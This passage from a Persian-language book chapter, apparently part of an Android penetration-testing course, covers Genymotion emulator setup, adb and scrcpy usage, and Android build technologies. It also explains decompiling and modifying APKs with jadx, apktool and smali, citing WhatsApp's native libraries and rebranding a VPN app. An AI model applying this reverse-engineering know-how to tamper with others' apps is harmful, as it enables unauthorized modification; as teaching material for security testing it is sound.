
در مرحله اول permission execute را به این فایل می دهیم:

A screenshot of a terminal window. The prompt is 'test@test-virtual-machine: ~/Downloads\$'. The user types the command 'chmod +x genymotion-3.5.1-linux_x64.bin' and presses enter. The terminal then displays the command again followed by a '\$' sign.


سپس دستور نصب را وارد می کنیم و صبر می کنیم تا نصب انجام بشود:

A screenshot of a terminal window. The prompt is 'test@test-virtual-machine: ~/Downloads\$'. The user types 'sudo ./genymotion-3.5.1-linux_x64.bin' and presses enter. The terminal then displays the message 'Installing for all users.' followed by a confirmation prompt: 'A previous installation already exists in folder [/opt/genymobile/genymotion]. Overwrite [y/n] ?' with a cursor at the end of the question.

حالا اگر برویم در اپلیکیشن های خود Genymotion را باز کنیم:



از ما یک اکانت می‌خواهد که کافی است برگردیم داخل همان سایتی که Genymotion را دانلود کردیم و از قسمت sign in روی desktop account کلیک کنیم و یک اکانت بسازیم:




و سپس آن ایمیل و پسورد را داخل Genymotion خود وارد کنیم و روی گزینه login بزنیم.

نکته: گرینه‌ای هم دارد که باید license را روی گزینه personal فعال کنید.

حالا Genymotion که قبل از روی mac من نصب شده را بالا می‌آوریم:

۶۱ ■ فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی

می توانیم بسته به معماری و `cpu` که داریم نسخه های مختلف اندروید را نصب کنیم
که برای اینکار کافی است که روی دکمه + کلیک کنیم:



و یکی از همین گزینه ها را می توانیم انتخاب کنیم (اینکه کدام باشد خیلی مهم نیست
مگر اینکه رزولوشن ها برای ما مهم باشد)

Virtual device installation

Filters	Type	Name	Display size	Resolution	Density	Source	X
<input type="text"/> Search		Custom Phone	4.7 inches	768 x 1280	320 - XHDPI	Genymotion	
Form factor >		Google Nexus 4	4.7 inches	768 x 1280	320 - XHDPI	Genymotion	
Density >		HTC One	4.7 inches	1080 x 1920	480 - XXHDPI	Genymotion	
Size >		Motorola Moto X	4.7 inches	720 x 1280	320 - XHDPI	Genymotion	
Source >		Samsung Galaxy S3	4.8 inches	720 x 1280	320 - XHDPI	Genymotion	
		Google Nexus 5	4.95 inches	1080 x 1920	480 - XXHDPI	Genymotion	
		Google Pixel	5 inches	1080 x 1920	420	Genymotion	
		Google Pixel 2	5 inches	1080 x 1920	420	Genymotion	
		Samsung Galaxy S4	5 inches	1080 x 1920	480 - XXHDPI	Genymotion	
		Samsung Galaxy S5	5.1 inches	1080 x 1920	480 - XXHDPI	Genymotion	
		Samsung Galaxy S6	5.1 inches	1440 x 2560	640 - XXXHDPI	Genymotion	
		Samsung Galaxy S7	5.1 inches	1440 x 2560	560	Genymotion	


CANCEL NEXT

ما گزینه زیر را انتخاب می کنیم و next می زیم:


	Google Nexus 4	4.7 inches	768 x 1280	320 - XHDPI	Genymotion	
--	----------------	------------	------------	-------------	------------	--

در صفحه بعد باید انتخاب کنید که چه نسخه ای از اندروید را می خواهیم نصب کنیم
 که در نسخه های arm فقط ۱۱ و ۱۲ را خواهید داشت)

فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■ ۶۳



پس از نصب کردن اندروید نهایت یک همچنین ماشینی داریم که قبل تر هم عکس آن را دیدیم:



که هر کدام را بخواهیم می‌توانیم با زدن دکمه play استارت کنیم.
می‌توانیم با کلیک کردن روی آن سه نقطه کناری روی گزینه duplicate بزنیم و از آن ماشین یکی دیگر duplicate کنیم.

نکته: برای این نرم افزار باید در ویندوز و لینوکس حتما virtualBox را باید نصب

کنید:

The screenshot shows the Genymotion website at genymotion.com/download/. The header includes links for Products, Use Cases, Case Studies, Pricing, News, Contact Us, and Sign In. The main content is titled "Download Genymotion Desktop". It features three download sections:


- Linux (64bit)**: Includes a "Download for Linux (64bit)" button (104MB) and a "Checksum (SHA-1)" link.
- macOS 13 (Ventura)**: Includes a "Download for macOS" button (109MB) and a "Checksum (SHA-1)" link.
- Windows**: Includes a "Light installer (VirtualBox not included)" button (400 MB) and a "Checksum (SHA-1)" link.

 Each section also lists system requirements:


- Linux (64bit)**: Ubuntu 22.04 LTS (64-bit), Debian 11 (64-bit), Fedora Workstation 38 (64-bit), x86_64 CPU with Intel VT-x/AMD-V/SVM, Hardware accelerated GPU, VirtualBox 7.0.8 (Intel CPU only).
- macOS 13 (Ventura)**: macOS 13 (Ventura) and above, Intel x86_64 CPU, Apple Silicon CPU (Mac M1/M2), VirtualBox 7.0.8 (Intel CPU only).
- Windows**: Microsoft Windows 10 and 11 (64-bit only).

در واقع Genymotion دارد از virtualBox استفاده می‌کند و فرایند مجازی سازی را انجام می‌دهد.

پس می توانیم یک duplicate هم بگیریم برای پشتیبانی!



یک گزینه factory reset دارد که اگر اتفاقی برای اندروید افتاد که دیگر نتوانستیم درست کنیم می توانیم از این گزینه استفاده کنیم تا کامل برای ما Reset شود. از گزینه edit هم می توانیم تنظیمات را تغییر بدھیم که خیلی هم نیاز نیست. خوب حالا دکمه play را می زنیم:



و می بینیم:



اندروید برای ما باز می شود.

```
→ ~ adb devices
List of devices attached
127.0.0.1:6555 device
172.16.246.150:5555      device
→ ~ █
```

همانطور که می بینید الان دو تا device اینجا وجود دارد.
حالا اینجا یک چالشی هم به وجود می آید، وقتی می خواهیم adb shell بزنیم، به ما می گویید که شما چند تا device دارید، به کدام دستگاه می خواهید shell بزنید؟

```
→ ~ adb shell
adb: more than one device/emulator
→ ~ █
```


اینجا باید با استفاده از سوئیچ -s نوع device را تعیین می کنیم:

```
adb -s 127.0.0.1:6555 shell
```

```
→ ~ adb -s 127.0.0.1:6555 shell
root@vbox86p:/ # █
```

حالا به device مورد نظرمون یا به همان Genymotion وصل شدیم.
حالا دستور exit را می زنیم و بعدش می گوییم:

```
scrcpy -s 127.0.0.1:6555
```



و به این شکل Genymotion باز می‌شود.


روی آیکون وسط کلیک می‌کنیم:



اینجا دیگر تنظیمات developer option را نمی‌خواهد انجام بدهید چون به صورت پیش فرض انجام شده است.

معرفی تکنولوژی های ساخت نرم افزار های اندروید:

حالا می خواهیم تکنولوژی های ساخت نرم افزار اندروید را توضیح بدهیم.



چیزی که برای تست نفوذ اپلیکیشن نیاز داریم یک فایل (Android Package) APK هست.

که یک فایل zip میباشد، که نحوه ساخته شدن آن را می توانید در مستندات اندروید بخوانید.

نحوه Build کردن و تغییر دادن فایل APK را جلوتر آموزش می بینیم.
زمانی که می خواهیم یک اپلیکیشن اندروید بنویسیم اولین چیزی که نیاز داریم نصب JDK (Java Development Kit) هست که به ما اجازه می دهد که بتوانیم فرایند

را انجام بدهیم.

بعد به یک (SDK(Software Development Kit) نیاز داریم که API های اندروید داخل آن وجود دارد و ورژن های مختلفی دارد که این ورژن ها هم یک کد دارد و هم اسم برای مثال کد ۳۳ و یک اسمی هم دارد.

می خواهیم یک اپلیکیشن اندروید بنویسیم با استفاده از زبان Java و در نهایت هم فایل APK را ایجاد میکنیم.

بعدها اندروید زبانی را ایجاد کرد به نام **Kotlin** که می‌توانیم اپلیکیشن اندروید بنویسیم اما **syntax**‌های آن خیلی ساده‌تر از زبان **java** است و چیزی شبیه به **JavaScript** و ساختی‌های زبان **Java** را ندارد.

اما زمانی که **Kotlin** را **Build** می‌کنیم در نهایت باز هم به کد **Java** میرسیم.
NDK (Native Development Kit) هم با استفاده از زبان‌های **C/C++** فایل‌های **.so** استفاده می‌کند که در واقع همان فایل‌های **Library** هستند.
برای استفاده از **NDK** از (**Java Native Interface**) **JNI** استفاده می‌کنیم، که دستوری دارد به نام **system.loadlibrary** که فایل **.so** را لود می‌کند.

پس اگر شخصی با **c++** کدی بنویسد و تابعی قرار دهد یک **library** درست کرده و اگر اندروید بخواهد آن فراخوانی کند با این دستور **system.loadlibrary** آن را لود می‌کند.

همان **lib**‌هایی که در سیستم عامل اندروید را هم خودمان می‌توانیم با استفاده از **NDK** بنویسیم.

حالا دلایل اینکه **lib** می‌نویسیم این است که می‌خواهیم امنیت و سرعت بالا استفاده کنیم.

برای مثال از نرم افزار **WhatsApp** را **reverse** کنیم، می‌بینیم که یک پوشه به نام **lib** دارد که جلوتر در مورد آن صحبت می‌کنیم. یک سری فایل‌های **.so** دارد و برای هر معماری متفاوت هست. برای مثال در **x86/arm-v7/arm-v8** معماری‌های متفاوتی دارد. برای مثال برای ارتباطات و پردازش ویدئو و تصویر از آن استفاده می‌کند. یا برای بحث‌های رمزنگاری کتابخانه‌های را ایجاد کرده است.

قدیم تر هم یک سری پروژه‌های بصورت **Hybrid** بودند، یعنی می‌توانستیم با **WebView** و **JavaScript** یک اپلیکیشن بنویسیم. (این روش‌ها منسوخ شده‌اند) معروف ترین این اپلیکیشن‌ها هم **Apache Cordova** بود که هم خروجی اندروید و هم **ios** برای ما ایجاد می‌کرد، اما چون مبتنی بر **webview** بود خیلی **rendering** خوبی نداشت. سپس یک سری پروژه‌ها را بصورت **Native** درست کردند.

که با زبان dart هست و React Native با زبان java script پروژه های Native هستند و خیلی سخت تر می شود reverse کرد. علتی هم این است که تقریبا تمام کدهایی که نوشته میشود به فایل باینری SO تبدیل می شوند و دیگر نمی توان به سورس کد اصلی برنامه دسترسی پیدا کرد و مزیت آن این است که cross platform می باشد، یعنی می توانیم هم برای android و هم برای ios خروجی بگیریم و اپلیکیشن بصورت native می باشد و از معاری web view استفاده نمی کند . یعنی وقتی می گوییم یک button ایجاد کن از کدهای native استفاده میکند . نکاتی که گفتیم جلوتر در بحث های hook کردن و reverse کردن به ما کمک می کند.

و نکته مهم این است که اگر Java و Android را یاد بگیریم در بحث های reverse کردن Frida خیلی راحت تر هستیم، در غیر این صورت باید کورکرانه پیش برویم.

```
App.java -> App.class -> app.dex -> (OpCode -> )  
*.xml ->  
resource -> *.png  
view => APK -> *.dex => convert java  
edit => APK -> *.dex => convert smali (op code )
```

فرض کنید برنامه ای را با Java نوشتهیم به نام app.java و یک سری فایل های *.xml و (*.png) دارد که همه این ها در نهایت داخل فایل APK قرار می گیرد.

زمانی که فایلی را می نویسیم، کامپایلر این فایل را به app.class تبدیل می کند که این app.class در سیستم عامل اندروید قابل اجرا نیست، اینجا dalvik فرایندی را انجام می دهد که این فایل *.class را به *.dex (dalvik execute) تبدیل می کند، یعنی app.dex می شود و ماشین dalvik که گفتیم یک virtual machine هست این کد را اجرا می کند، و این کدها یک سری Opcode هستند.

فرض کنید در حالت **view** هستیم یک فایل APK داریم و داخل آن فایل هایی با پسوند **.dex*** داریم، حالا اگر بخواهیم کدهای آن را ببینیم، می‌توانیم از ابزار **jadx** استفاده کنیم. یعنی با استفاده از ابزار **jadx** کدهای فایل‌های **.dex** را به کدهای **java** تبدیل می‌کنیم. اگر بخواهیم کدها را تغییر بدھیم، برای این کار از ابزار **apk tool** استفاده می‌کنیم و فایل‌های **java** را تبدیل به کدهای **smali** می‌کنیم که در واقع همان **Opcode** یعنی **operation code** هایی که ماشین **dalvik** می‌تواند آن را اجرا کند که چیزی شبیه دستورات **Assembly** هست ولی ساختار نسبتاً متفاوت تری دارد.

هر نرم افزاری را که فایل APK داشته باشد، می‌توانیم کدهای **java** را تغییر بدھیم، اما فایل‌های **so** را به آن شکل نمی‌توانیم تغییر بدھیم، اما می‌توانیم **Opcode**‌ها را دستکاری کنیم.


برای مثال با استفاده از **smali** حتی می‌توانیم نرم افزار **vpn** را فارسی کنیم! (عنوانش را تغییر بدھیم، لوگو را تغییر بدھیم و...)

می‌خواهیم یک اپلیکیشن اندروید ایجاد کنیم.


ساخت یک اپلیکیشن اندروید:

برای این کار **android studio** را اجرا می‌کنیم:


فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ۷۳ ■



یک پروژه جدید ایجاد می کنیم:




و



علت اینکه No Activity را انتخاب می کنیم، این است که اگر empty activity را انتخاب کنیم زبان برنامه نویسی ما بصورت پیشفرض Kotlin می شود اما ما نمی خواهیم با

Kotlin بنویسیم، برای همین No Activity را انتخاب می‌کنیم. البته الان ترجیحاً به جای میتوان گزینه Empty View Activity را هم انتخاب کنیم:




Next می‌زنیم و یک اسم برای آن می‌گذاریم، اما دقت کنید که package name خیلی مهم است، در هر اپلیکیشنی یک پکیج داریم که unique هست، و زمانی که این اپلیکیشن را داخل گوشی نصب می‌کنیم، package name می‌شود یک فolder که اطلاعات مهمی مثل فایل‌ها و دیتابیس داخل آن می‌باشد و در واقع اسم دامنه اپلیکیشن ما می‌باشد که بصورت معکوس نوشته می‌شود.


زبان برنامه نویسی را هم java انتخاب می‌کنیم. در قسمت minimum sdk هم تعیین می‌کنیم که در چه device‌هایی می‌خواهیم این اپلیکیشن اجرا شود. زمانی که جدید ترین API را انتخاب می‌کنیم مثل ۳۳ یا ۳۴ ممکن در گوشی‌های اندروید قدیمی یک سری از امکانات آن وجود نداشته باشد، یا ممکن است کدی داخل API منسوخ شده باشد.

dependency هم برای این است که اگر خواستیم Build configuration language یا module یا library خاصی را به آن اضافه کنیم می‌توانیم در این فایل تنظیمات را اعمال کنیم.

فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ۷۵ ■




ایجاد شد:



اولین بار که این کار را انجام می دهیم می رود gradle را نصب می کند، بعد dependency های آن را دانلود می کند (نیاز به vpn دارد) همانطور که داخل تصویر بالا می بینید تا زمانی که پنجره سمت چپ هنوز روی loading هست و نوار زرد رنگ سمت راست هنوز نرفته باید منتظر بموئیم.

خوب حالا که انجام شد، ساختار آن به این شکل هست:



The screenshot shows the Android Studio interface. On the left, the Project Navigators pane displays the project structure under 'app': 'AndroidManifest.xml', 'java' (containing 'ir.cafenode.apptest' and 'MainActivity'), and 'res'. The 'activity_main.xml' file is selected in the top tab bar. The main editor window shows the Java code for 'MainActivity.java':

```


package ir.cafenode.apptest;
import ...;

public class MainActivity extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
    }
}

```

